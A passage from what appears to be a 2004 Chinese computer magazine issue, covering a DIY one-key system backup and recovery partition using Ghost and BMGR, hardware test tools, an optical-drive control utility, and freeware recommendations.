xcopy C:\bak\mail\*.* D:\DOCUME~1\ADMINI~1\LOCALS~1\APPLIC~1\IDENTI~1\{78F95~1\MICROS~1\OUTLOO~1\*.* c:\bak\doc\ /e
:dos
goto quit
:restart
restart.com
goto quit
:quit
```

Config.sys内容:

```
[menu]
menuitem=backup,Backup Your System
menuitem=ghost,Rebuild Your recently System
menuitem=original,Rebuild Your original System
menuitem=dos,Return to DOS Command Line
menuitem=restart,Restart Your Computer
menudefault=dos,20
menucolor=7,0
```

```
[backup]
device=c:\himem.sys
[ghost]
device=c:\himem.sys
[original]
device=c:\himem.sys
[dos]
device=c:\himem.sys /testmem:off
[restart]
device=c:\himem.sys /testmem:off
```

小提示

我们在"Autoexec.bat"文件中添加了自动备份和自动恢复常用数据的命令,可实现对QQ聊天记录、"我的文档"、"收藏夹"及OE邮件的备份,这里笔者均使用了默认路径,例如QQ备份的是C:\Program Files\Tencent\QQ目录下的所有文件;"我的文档"备份的是C:\Documents and Settings\Administrator\My Documents目录下的所有文件;收藏夹备份的是C:\Documents and Settings\Administrator\Favorites目录下的所有文件;而Outlook Express邮件备份的是C:\Documents and Settings\Administrator\Local Settings\Application Data\Identities\{78F955C0-BBC7-43B0-9C56-87AD94F640F2}\Microsoft\Outlook Express,但因为DOS下使用的是短文件名形式,所以路径需要用短文件名格式(保留前6位加~1,就可以得到短文件名),另外其中的"ADMINI~1"应根据实际情况改为实际使用的用户名称。需要注意D:\DOCUME~1\ADMINI~1\LOCALS~1\APPLIC~1\IDENTI~1\{78F95~1\MICROS~1\OUTLOO~1*.* 中的"{78F95~1"每个系统都是不同的(每台电脑重装完系统后也不同),所以要根据实际情况进行修改,如果不需要备份邮件,这两行可以不写。当然,也可以按照这种方法来添加其他重要资料的自动备份和恢复命令,但要注意盘符变化,这在后面会讲到。

小编有话说:小特已经制作好这样的一张安装软盘,你只要从http://www.newhua.com/cfan/200408/boot.exe处直接下载制作程序,然后在A驱内插入软盘,运行程序即可(本程序不包括Outlook Expree邮件备份,如需要,可自行添加)。

Step 2 用PQMagic划分专用分区

这一步要在现有系统分区中划出一块专用分区存放Ghost备份的镜像文件,由于后面需要进行大容量备份(包括系统最开始的备份和最近的备份),最好分出2GB空间(如果软件较多,可增加此空间)。为了不破坏现有系统文件,要使用无损分区工具PQMagic来完成。

1.首先在D盘建立一个目录,如PQMagic,然后把PQMagic的DOS版本所有文件复制到该目录,以便后面使用。

2.用前面制作的DOS启动软盘引导系统到DOS环境,进入D:\PQMagic目录运行PQMagic。这时可看到当前系统硬盘分区情况,不同电脑会有所不同,不过要注意的是只能从C分区中划出自由空间,而不能使用扩展分区中划出的自由空间来建立分区,因为这样建立的分区不是主分区,是启动不了的。例如笔者的系统C分区是6GB,需要从中划出2GB用于专用分区,具体操作流程如下。

(1)在C盘分区上右击,选择"Resize/Move…"(见图1),弹出分区调整对话框,在"Free Space After"中调整数值为"2000.3"MB,也就是在当前分区后面划出2GB的自由空间,单击"OK"按钮确认调整。




图1　划分隐藏分区

(2)返回主界面即可在C分区后看到一块灰色区域,右击后选择"Create…"打开分区创建对话框,在"Create as"下拉框中选择"Primary partition"(此选项为关键),并在"Partition Type"下拉框中选择"FAT32",在"Label"栏中填入卷标"IBM_SERVICE"(注意必须填写这个卷标,不可改变)(见图2),再单击"OK"按钮确认。




图2　按照本图进行设置

(3)在主界面中可以看到这个新建的分区已经变成了蓝色,说明该分区已经建好,但并没有分配盘符,因为这时该分区属性为隐藏,需要在该分区上右击,选择"Advanced→Unhide Partition…",在提示的信息中分别单击"OK"和"YES"按钮,返回主界面后可以看到新创建的专用分区已经分配了一个盘符G(见图3),记下这个盘符(注意你的盘符可能与此不同)。




图3　新的隐藏分区已经建好,盘符为G,要记好,以便下面使用

(4)最后单击“Apply”按钮应用所有修改，PQMagic开始执行所有的分区修改操作，完成后单击“Exit”退出，系统提示重新启动电脑，单击“Yes”按钮确认重启。

小提示

在使用PQMagic时建议单击菜单“General→Preference”，在打开的对话框“Skip bad sector checks”栏下选中“Disk1”选项，这样可以加快分区操作速度。


Step 3 在专用分区中安装一键恢复

1.用前面制作的启动软盘启动系统到DOS环境，输入命令“G:”(前面记下的专用分区盘符)，再输入“dir”命令，从显示的磁盘卷标确认一下是不是刚才创建的专用分区，以免出错。然后输入命令“a:\sys.com a: g:”将系统引导文件传送到专用分区G盘。

2.在G盘新建Ghost目录，并把Ghost 8.0相关文件复制到专用分区G盘根目录(需要提前准备好)，注意Ghost主执行文件程序名必须是“ghost.exe”。

3.把软盘根目录中的“Smartdrv.exe”、“himem.sys”、“xcopy.exe”、“restart.com”及MENU目录中的“Autoexec.bat”、“Config.sys”复制到G盘根目录下。

4.在G盘新建BMGR目录，把软盘BMGR目录中的所有文件复制到该目录，然后输入命令“bmgr /fboot.bin /mbmgrus.scr”，将IBM的一键恢复功能安装到系统中，当提示“Program is successful”时表示安装成功(见图4)。


```
G:\BMGR>bmgr /fboot.bin /mbmgrus.scr
Type is 0b, startCyl =    0, LBA =        63, size   8193087
Type is 1f, startCyl =  765, LBA =  12289725, size  70782390
Type is 0b, startCyl =  510, LBA =   8193150, size   4096575, boot = 00 IBM
Type is 00

INT 13 shows 1024 cylinders, 255 heads, 63 sectors/track
EXT INT 13 shows 16383 cylinders, 16 heads, 63 sectors/track, total = 83076960
Effective INT 13 is 5171 cylinders, 255 heads, 63 sectors/track

Will install boot.bin as boot manager
Manager code file successfully read
Menu file OK
Will wait 40 ticks
Key1 is F11
Key2 is F11
Prompt1 is 'To Start the IBM Product Recovery program, press F11'
Prompt2 is 'To Start the IBM Backup and recovery partition, press F11'
Program is successful

G:\BMGR>
```

图4 在BMGR文件夹中执行命令，安装一键恢复功能

小提示

安装完BMGR后，先暂时不要重启电脑，否则BMGR会自动隐藏这个专用分区，下面的操作就不方便了。

Step 4 备份系统到隐藏分区

在G盘中进入Ghost目录，运行“ghost.exe”，依次选择菜单中的“local→Partition→To Image”，在弹出对话框中选择硬盘的第一分区C盘，并选择将镜像文件保存到G盘根目录下，注意文件名必须保存为“original.gho”，不可改变，因为在“Autoexec.bat”文件中自动恢复命令默认使用的就是这个文件名，在选择压缩方式时建议使用“Fast”方式，这样恢复的速度更快，而生成的镜像文件体积与最大压缩方式相差并不大。

Step 5 使用一键恢复

Ghost 备份完毕后重启电脑，可看到启动系统前会出现按 F11 键的提示(见图 5)，如果没有按键，则直接进入当



图5 一键恢复成功了

前系统。当按下 F11 键后，BMGR 程序会自动切换到隐藏分区启动，这时会出现启动菜单(见图 6)：




图6 用菜单选择，可避免误操作

1.“Rebuild Your Original System”：先自动备份前面设定的个人数据，然后自动将系统恢复到最初的备份状态，恢复完成后自动将备份的个人数据复制回去，最后需要手动重启；

2.“Backup Your System”：平时可以随时选择这项对当前系统进行备份，比如：你要测试某些软件前或对系统进行较大修改前；

3.“Rebuild Your Recently System”：也就是使用第 2 项的备份恢复系统，可以保证恢复后的系统内容相对较新，同样也会在恢复前自动备份个人数据，并在恢复后自动复制回去；

4.Return to“DOS Command Line”：进入 DOS 命令行，如果想手工恢复或运行其他程序，可以选择该菜单；

5.“Restart Your Computer”：直接重启电脑。重启系统后，专用备份分区自动隐藏，增强了安全性。

小提示

当按下F11键后，系统分区盘符会发生一些变化，这时隐藏的专用分区会变成C盘，而原来的C盘则会变成D盘，扩展分区不再显示。前面“Autoexec.bat”中设计的Ghost自动恢复命令是把映像恢复到D盘分区，也就是原来的系统。但要注意的是，虽然分区盘符发生了变化，但在Ghost中显示的分区排列顺序并没有发生变化，原来的系统分区(即现在的D盘)仍是硬盘的第一个分区，专用分区(现在的C盘)仍然是硬盘的第二个分区，这也是在“Autoexec.bat”中仍然使用“dst=1:1”(这个1:1代表硬盘的第一个分区)的原因，如果选择进入命令行手工操作Ghost的话，要注意分区卷标，以免出错。

Step 6 再学习一些技巧吧！

至此所有工作已经完成，但这里还有一些技巧和建议，供大家参考：

1.建议在隐藏分区中再拷入一些 DOS 下运行的系统管理工具，例如 PQMagic、Format.exe、Fdisk.exe 等，另外这些工具放在隐藏分区也更加安全。

2.这个隐藏分区是相对安全的，在 Windows 98 下看不到，在 Windows 2000/XP 中也无法直接访问，但通过特殊方法还是能访问到隐藏分区里的资料。方法是打开“控制面板→管理工具→计算机管理”，接着单击“存储→磁盘管理”，在右边的分区列表中就可以看到卷标为“IBM_SERVICE”的隐藏分区了，不过这个分区还不能直接使用，需要右击它，选择“更改驱动器名和路径”，在打开的对话框中单击“更改”，并在“指派以下驱动器号”后选择盘符，确认后保存。接着打开“资源管理器”，就能看到新的盘符了，显示的就是隐藏分区的内容。用这个方法，可以在 Windows 下管理该分区，但要注意管理完成后，别忘了再隐藏该分区。

3.如果想修改默认的隐藏分区卷标，可以用十六进制编辑器打开 BMGR 软件中的“boot.bin”文件，把里面的“IBM_SERVICE”改为其他字符即可，不过注意字符个数要一样。

4.一键恢复默认的热键是F11，如果想修改，可以用记事本打开BMGR软件中的“BMGRUS.scr”文件，里面有如下内容：

<PROMPT1=To Start the Product Recovery program，press F11>

<KEY1=F11>

<Wait=40>

第一行是启动系统时按 F11 恢复系统的提示语，可自行修改内容，如果想取消提示信息的显示以增加安全性，则修改为“<PROMPT1=.>”即可；第二行就是热键的设置，例如想改为 F10 键恢复系统，则可修改为“<KEY1=F10>”；第三行是默认超时时间，注意单位不是秒，这个“40”大概相当于两秒多的时间，如果想修改的话，可以根据比例进行设置。

5.BMGR 的安装实际上是把一段代码写入了硬盘分区表，如果要卸载，可以在纯 DOS 下运行“fdisk/mbr”重写分区表即可。

小编有话说：快去试试完美的一键恢复 / 备份吧，它实在是太方便了。另外，小特在近几期中还会为大家带来“一键式服务”的另外一篇精彩文章，敬请期待 ^0^。

CF [SY01]



配机顾问免费请

■ 攒机大师　阿当

最近阿当过足了“大虾”瘾，正晕乎乎、飘飘然中。原来阿当的一个远房亲戚要攒台新电脑，听闻阿当在家族中是首屈一指的DIY高手，于是不远千里从老家打来长途，要阿当指点指点。阿当先是对这个菜鸟亲戚进行了一番计算机知识大扫盲（耗时N小时，幸好长话费不是阿当给^O^），再谈到硬件选购的问题，最后谈到本次“技术支持”的核心内容——如何防止JS以次充好，以假乱真——当然是在买机时，随身带着测试软件了！阿当没有给亲戚推荐AIDA32、3DMark、SiSoft Sandra这些鼎鼎大名的东东，取而代之的是几款小块头的免费软件。

听听CPU的“芯”跳——ScienceMark

CPU是电脑最重要的部件之一，这可马虎不得。阿当特意找了一个据称是使用“下一代CPU测试技术”的ScienceMark。软件个头很小，只有288KB，你可以将它装到软盘里带到电脑城，随意“折磨”要买的CPU。软件可以进行Membench、Molecular Dyamics、Primordia三个项目的测试（阿当不懂都是什么东东，不过知道第一个结果越大越好，后两个则是越小越好）。运行软件后，单击“File→run all benchmarks”命令就会执行对CPU的所有测试项目，如果全部通过，就赶快付钱走人吧，绝对不会错，嘿嘿！最后提醒一下大家，如果CPU支持超线程技术，请记得在测试前将其打开。

下载地址：http://www.sciencemark.org/download/ScienceMark23SEP03EXECUTABLE.zip

为硬盘把把脉——HDInfo

市场上的硬盘水货比较多，阿当以前就曾经上过一次JS的当，结果硬盘用了不到一年就出现了物理坏道，后来死缠烂打换回了一块正规渠道上市的硬盘才算作罢。这里阿当将一个名为HDInfo的免费软件推荐给所有想购买硬盘的朋友，它能够读出硬盘的生产厂家、型号和序列号（这个序列号是指固化到硬盘控制芯片内的惟一号码，是不可以“篡改”的）、主板的出厂时期，这样基本上可以杜绝买到假货了。

下载地址：http://sq.onlinedown.net/down/HDInfo.zip

看看显示器那张脸——Monitor Test Screens

显示器是所有电脑配件中最“保值”的一个东东，自然需要精心地挑选一番，阿当推荐这个软件内置了八种测试模式，可以让你清楚地知道屏幕的优缺点在哪里。软件还支持多种分辨率（甚至1280×1024都可以，强^O^）下的测试要求。

下载地址：http://www.programming.de/download/testscreens.zip

其他测试工具推荐

由于篇幅的原因，阿当不可能一一介绍所有硬件的测试软件，这里再拣几个阿当“抽屉”里放着的好东西给大家说说：Windows Memory Diagnostic（下载地址：http://oca.microsoft.com/en/mtinst.exe），微软出的内存诊断测试工具。

Intel芯片组识别工具（下载地址：ftp://aiedownload.intel.com/df-support/6367/eng/ChipUtil.exe;KeyboardTest），只需运行它，你就可以知道你买的主板究竟是采用哪个芯片组了。

用来测试键盘的软件（下载地址：http://www.passmark.com/ftp/keytest.exe），像阿当这种游戏发烧友对键盘要求比较高，这个东东可以测出键盘有没有按键问题，虽然键盘一般不会有问题，但“不怕一万，就怕万一”啊。 CF [SY02]

天　　敏
二分之一

看点 完全控制光驱，从降速到锁仓门无所不能。

决战于方盒之间
——全面掌控你的光驱

■ 北京 lilo 风花雪月

在以前，我们想方设法提升光驱读取速度，以达到更快的数据传输速度。但随着技术发展，光驱速度又有些“过分快”了。高速光驱为我们带来一系列问题:读取时的噪声、颤抖使人常常烦恼;读取速度越高，数据的不正确性就越高，但为了传输大量数据，我们妥协了。不过像听音乐CD、看VCD时并不需要那么高的速度，只要较慢的速度即可。而且在读取烂盘时，为了尽可能挽救光盘中的数据，也同样需要降低速度。那么怎样才能实现随心所欲地控制光驱速度呢？试试CD-ROM Tool吧。

CD-ROM Tool小档案

软件版本:2003Beta	软件大小:1.25MB
软件性质:免费软件	适用平台:Windows NT/2000/XP
下载地址:http://cdromtool.sf.net/2004.02.05-cdromtool_beta.zip	

CD-ROM Tool是一款免费的光驱辅助工具，它可以在你听音乐CD或是观看VCD时减低光驱噪音;它还可以采取低速读盘，使得你那些被刮伤的盘片被正确读取，最后，CD-ROM Tool还可以利用软件开关光驱，节省了按键损耗。

小提示

CD-ROM Tool是绿色软件，下载并解压缩后可直接运行，如果提示不能装载WNASPI32.DLL，有两个解决办法:

(1)安装Adaptec公司的ASPI驱动(下载地址:http://file2.mydrivers.com/others/aspi_v471.EXE);

(2)使用Nero的ASPI驱动，在安装Nero刻录软件后，你可以在它的目录中发现“WNASPI32.DLL”这个文件，复制到CD-ROM Tool程序目录即可。推荐你使用这种方法。

运行CD－ROM Tool之后，软件会显示你系统中所有的光驱(包括虚拟光驱)。下面就来进行一系列实战操作。

1.CD－ROM Tool经典实例

实战一:我的光驱你别动

如果你很爱护光驱，就一定不希望别人随便使用你的光驱，那么如何来控制呢？很简单，只要从光驱列表中，选中需要锁定的光驱，然后点击“Lock”按钮，这样光驱仓门就无法打开了。需要解锁时，只要点击“Unlock”按钮即可(见图1)。

小编有话说:在图1中会看到一个“Spindown”的按钮，点击它后，会出现一些如“125ms”、“1s”、“32 min”等选项，它们有什么用呢？小特在询问编辑部中的硬件高手Andy后才明白，这个数值是光驱的停转时间，并没有太大意义，理论上数值越小，光驱反应越快，但太小对光驱并




图1 在列表Speed/Max一项下显示的是光驱当前速度和最大速度，想减小噪音，提高读取准确度，降低当前速度吧，后面会介绍实现方法

不是太好，相当于急刹车。如果大家还不明白，那么小特举个例子，当把一张盘放进光驱后，如果一段时间不使用，光驱就会停转，以减少损耗，而这里的数值就是设置多长时间后光驱会停转。如果设置得过小，当然就相当于急刹车，会影响光驱寿命(但你会感觉速度好像快了些);设置得过高，长时间闲置不用的光驱在空转同样影响寿命。所以推荐既不要设置得过低，也不要设置得过高。如果在光驱列表中的“Spindown”项下显示的是“VS”，则表示无法修改该值。你可能会问，这个单词的中文含义是什么，这个单词的准确翻译和“PhotoShop”一词一样，没人知道……

实战二:读取CD、烂盘巧降速

我们在读取CD或烂盘时希望光驱可以降低速度，以减小噪音或加强纠错能力。这时要先在光驱列表中选择需要降速的光驱，然后点击软件窗面中的“Speed”按钮(见图1)进行选择即可。

小提示

★如果是第一次使用，会要求测速，点击“Yes”按钮开始测速，完成后，再点击“Speed”按钮就会出现速度选择菜单了。

★如果你点击“Speed”按钮后，没有检测出光驱的速度，那么可以放一张CD光盘到光驱中再进行检测，有时就可以检测出来。

★有时软件显示的最大速度并不是你的光驱所标的最大速度，比如你买的是52倍速光驱，可最高只有40倍速的选择，这并不是软件或是你的光驱有问题，而是由于目前很多光驱使用的是CAV❶模式所致。

实战三:超快速调整光驱速度

实现功能:如果说每次进行调速都要进行设定，是不是太繁琐了？软件开发者也想到了这点，所以设置了快捷方式功能。

Step 1 点击窗口左下部的“Create Shortcuts (& other controls)”选项，这时会在右侧弹出一个扩展功能设定区(见图1)。

Step 2 在“Create Quick set icon”下勾选“Speed？”，然后从下拉菜单中选择光驱的速度。同样也可以勾选“Spindown？”(设置Spindown)、“Lock?”(是否锁定光驱仓门)、“Door？”(光驱仓门是否打开)。

Step 3 在设置好前面的项目后，就会多出了一项“Run Silently”(无声模式)，勾选该项。

Step 4 在“Location”处设置快捷方式建立的位置:“Desktop”为“桌面”，“Startup Folder”为“开始”菜单，最后点击“Create”按钮完成建立。

> **小提示**
> “Create a shortut”项用于为CD－ROM Tool在“桌面”或“开始”菜单中建立快捷方式;“to start CD-ROM Tool”项用于设置软件的启动状态,最后同样使用“Create”按钮建立。

实战四:不同光盘不同速度

实现功能:当你放入CD时想让光驱降到8倍速，而放入数据光盘时希望光驱回到最快的速度，难道每次都要修改？当然不必。

在窗口左下侧点击“Set-On-Instert”，然后就可以在窗口右侧设置当插入“Audio CD”(音乐光盘)、“Data CD”(数据光盘)或是“Audio+Data CD”(混合光盘)时的速度了(见图2)。




图2 左下侧除了上面介绍的“Create Shortcuts”及“Set-On-Insert”外，还有其他三个选项(图1中有其名称介绍)，这三个选项的功能我们下面会进行简单的介绍

2.CD－ROM Tool的其他功能

点击主窗口左侧的其他项(见图2)，可以进行不同的设置:

(1)Hotkeys(热键):用快捷键调整速度、Spindown及是否锁定光驱仓门。

(2)Periodic-Set(周期设置):有一些光驱常常会自动恢复它的最快速度，你可以在这里进行周期性的设置，N秒后，自动恢复指定的速度。

(3)Refresh Readings(刷新读取):有些光盘会自动恢复你的光盘速度(比如当插入一张新光盘时)，可以在这里设置每隔N秒后自动恢复指定的速度。

小编有话说:在小特试用这款软件时，发现有些设置必须在CD－ROM Tool启动时才可使用(锁定光驱仓门时，软件不必非要启动)，所以需要让CD－ROM Tool随系统启动，具体方法如下:首先把软件解压至“C:\Program Files\CD－ROM Tool\”下，然后再新建一个快捷方式，在“请键入项目的位置”中输入“"C:\Program Files\CD－ROM Tool\cdromtool_ASPI.exe" -t -d”(不包含中文引号)，最后把该快捷方式拖拽到“开始”菜单中的“启动”项下即可。

另外，由于各个厂商的光驱有所不同，所以有些功能在某些光驱上可能会无法实现，软件支持的光驱列表，你可以在http://cdromtool.sourceforge.net/compatible.html处查到。在小特试用的三个光驱中，软件对刻录机支持得最好，不过三个光驱无一例外都可以锁住仓门。

名 词 解 释

❶ CAV

Constant Angular Velocity，匀角速度，该技术最大的特点就是让光驱具有较低的内圈传输速率及较高的外圈传输速率。比如,某型号的34×光驱,它的外圈最快读取速度可达到34×,但光盘内侧的数据实际上只有14×。利用这一特性我们可以把经常使用的文件后刻到光盘中,这样可以让数据在光盘上的物理位置尽量靠向外圈。而CD－ROM Tool显示的速度是平均速度,所以会有些出入。


CF [SY03]

重复输入不用怕:文字重复输入之星

问:我从事的是秘书工作，经常有一些重复性的内容要输入，比如一些统计数据，不仅仅是重复输入，还要求正确，没有误差，有没有什么软件可以让我快速输入它们呢？

答:有很多方法可以解决数据重复输入的问题。比如，你可以根据输入法定义一些词组，用这些词组来输入你要的数据。当然这种方法并不很直观，输入较多数据时，实现起来也比较困难，所以这里推荐你使用“文字重复输入之星”。就像软件的名字一样，这款软件是专门用来输入重复字符串的。

软件作者充分考虑到了电脑水平稍差的用户，很多设置都带有说明。当需要输入重复数据时，只要点击相应按钮，就可以把预先设置好的字符串(如数据等)拷贝至剪贴板，需要时，再用Ctrl+V粘贴至相应位置即可。



软件版本:1.0a　　软件大小:768KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:ftp://xz.onlinedown.net/wenzi_copystar.zip

给你一个贴心小秘书:小秘书

问:我的工作对时间要求比较严格，能不能介绍一款具有定时提醒、整点报时功能的软件？最好除了这两个简单功能外，还能有一些其他的功能。

答:推荐你使用小秘书这款软件，它除了你提到的两个功能外，还具有很多其他功能。比如“任务管理”(这个管理器在某些方面比Windows的任务管理器要强得多)、“MP3播放器”、定时更换背景、快速打开指定程序、定时锁定电脑或启动指定程序等。



软件版本:1.52　　软件大小:1090 KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200408/xmsv1.52.exe

最简单的共享管理:ShareWatch

问:因为工作原因，我总要共享一个文件夹，里面会放一些重要的文档，但有的人用我的共享做为文件交换服务器，经常拷贝大文件到我的电脑中，弄得我的电脑很慢，我很想知道我的共享都有哪些人访问了，应该使用什么软件呢？

答:其实你完全可以按照本刊第6期《保密局的收发室——快速建立安全的共享文件夹》一文中介绍的方法制作一个“文件收发室”。如果想知道到底是谁访问了你的共享，那么除了系统自带的共享管理工具外，还可以试试ShareWatch这款软件，这款压缩后只有32KB的小软件是专门用来监控共享文件夹的。

软件运行后，会自动列出你系统共享出的文件夹，你可以根据需要停止共享(按Del键)。当有用户连接到你的共享后，它就会自动列出该用户的机器名及IP地址。



软件版本:1.0　　软件大小:32KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://stevemiller.net/downloads/sharewatch10_x86.zip

研究扩展名专家:WASSOCIATE

问:我的电脑中所有的AVI文件都已经链接到My MPC上了，可是链接的图标却还是以前安装的超级解霸的图标，怎么解决这个问题呢？另外，我想了解一个系统中所有支持的扩展名，有什么软件可以告诉我这些吗？

答:对于扩展名，可以使用WASSOCIATE来进行查看，这款软件是专门用来查看系统中所支持的扩展名的，最特别的地方是通过软件来修改打开某种扩展名所用的程序，以及



这种扩展名文件所用的图标。当然虽然修改注册表或是在“文件类型”中也能达到此目的，但相对来说不如WASSOCIATE使用起来方便。

软件的使用非常简单，除了按照如图所示的方法进行设置外，在软件窗口的上侧，还提供了一些工具按钮，如快速打开注册表，分割软件窗口等等。

软件版本:3.4	软件大小:375KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.xs4all.nl/~wstudios/Associate/WAssociate.zip	

Flash文件一个也跑不了:FlashExplorer & 硕思闪客精灵

问：我在网上看到一个Flash游戏，很想把它下载回来，但我下载的Flash文件使用了嵌套技术，因此我只能下载到它的片头文件，用什么软件可以下载到全部Flash文件呢？

答：现在的Flash保护技术越来越强，很多Flash都使用了嵌套技术来保护Flash文件不会被下载到本地，这种技术的原理是：一个Flash发成A、B两部分，在网页上的链接，是Flash游戏的A部分，它仅仅是开头部分(多是厂商信息)，这段Flash播放完成后，会出现“PLAY”按钮，当你点击此按钮后，才会打开真正用于游戏的B部分。因此要想把全部Flash下载回来，就需要使用软件了，这里推荐你使用FlashExplorer或硕思闪客精灵。

FlashExplorer是一款免费的Flash播放软件，它具有连续播放(从“资源管理器”中选择多个Flash文件，然后拖拽到软件窗口中即可)、循环播放、全屏播放等功能，而最重要的是它的内存搜索功能，只要是内存中读取过的Flash文件，它都能找到，由于是中文软件，所以使用起来非常的简单。



软件版本:2.40	软件大小:4366KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.feplayer.com/file/fesetup.rar	



硕思闪客精灵是一款用于分析Flash源文件的软件，它可以对SWF或EXE文件进行分析，分解出文件中的文字、动画、按钮等，我们就用得到的“动作”信息来解决这个问题。



软件版本:2002 MX build 30212	软件大小:1810KB
软件性质:共享软件(未注册版有30天使用限制，并只能分析Flash文件的前五桢)	
适用平台:Windows 9x/2000/XP	
下载地址:http://sccrc.onlinedown.net/down/swfdecchs.zip	

给MM制作个拼图:Puzzle Maker

问：我MM要过生日了，我想给她一个惊喜，有没有软件可以把MM的照片制作成拼图的呢？

答：网上有很多拼图软件，有些功能很强大，比如可以制作出Flash拼图的Flash Jigsaw Producer(http://mirror1.yavsoft.com/downloads/fjprodsetup.exe)，但它是一款共享软件，要花钱注册，未注册版生成的拼图只能玩一次，所以这里为你介绍一款功能稍弱的免费拼图软件——Puzzle Maker。

Puzzle Maker是一款可以生成HTML文件的拼图，这样我们可以把生成的文件放到网上，只要给MM一个网址就可以让她玩到。

把软件下载并解压缩后，进入bin文件夹，然后运行puzzle.exe，接着按如图所示方法进行操作，完成拼图的制作。之后，你可以进入软件所在文件夹的output目录，里面的HTML文件及图片就是制作好的拼图，把它们传到网上，告诉MM网址后，她就可以玩到了。



软件版本:1.2	软件大小:593KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.barbus.biz/products/pm/pm.zip	CF [SY04]

神农半月谈

■神农

这半个月来先后有两款重量级软件的新版本在网上出现了试用报告，它们分别是QQ 2004与MyIE2。下面神农就把试用报告中的主要内容告诉大家。

先来说说QQ 2004，新版本重要的改变有:使用全新的3D头像、可以同时看到自己与好友QQ秀的聊天窗口，可以使用群内贴图、更加简单的换肤功能等。只要新版本一推出，CFan就会为大家进行全面详细的介绍。

说到换肤，新版的MyIE2倒是在这方面下足了功夫，用户在相同皮肤主题的情况下，可以进行更多的细节设置，比如显示大图标及XP风格等等。这样即使是使用同一皮肤的用户也能有不同的感觉。

你知道吗？

ACDSee的两个小缺点

(1)ACDSee虽然有不解压缩，就可直接查看RAR、ZIP等压缩文件内图片的功能，但直到6.X为止，它仍然不支持用WinRAR 3.X压缩过的压缩包，可是要知道现在的压缩包基本都是使用WinRAR 3.X压缩的。

(2)当用ACDSee浏览CMYK模式的TIF图片时，你会发现图片出现严重偏色，这主要是因为ACDSee对CMYK色彩还原能力较差，所以如果你的工作是与印刷有关，需要经常使用CMYK的TIF图片，那么最好使用Windows自带的图片浏览器查看，以便达到最佳效果。

常用软件更新列表

软件名称	软件版本	下载地址	升级建议
Tencent Traveler	1.4	http://qqdl.tencent.com/tt_1.4_beta.exe	★★★★
	为了保护隐私，增加了退出时清空所有浏览记录的功能;为防止意外死机，增加了退出时可以打开原浏览页面的功能;除此之外还有一些其他更新。但仅从这两个更新来看，TT正在慢慢地完善着它的功能，如果你的要求不高，那么你完全可以用它来代替你的IE。		
软件名称	**软件版本**	**下载地址**	**升级建议**
Windows Media Player	9.0 build 3133	http://ftp.pconline.com.cn/pub/download/200403/wmp_v9_b3133.exe	★
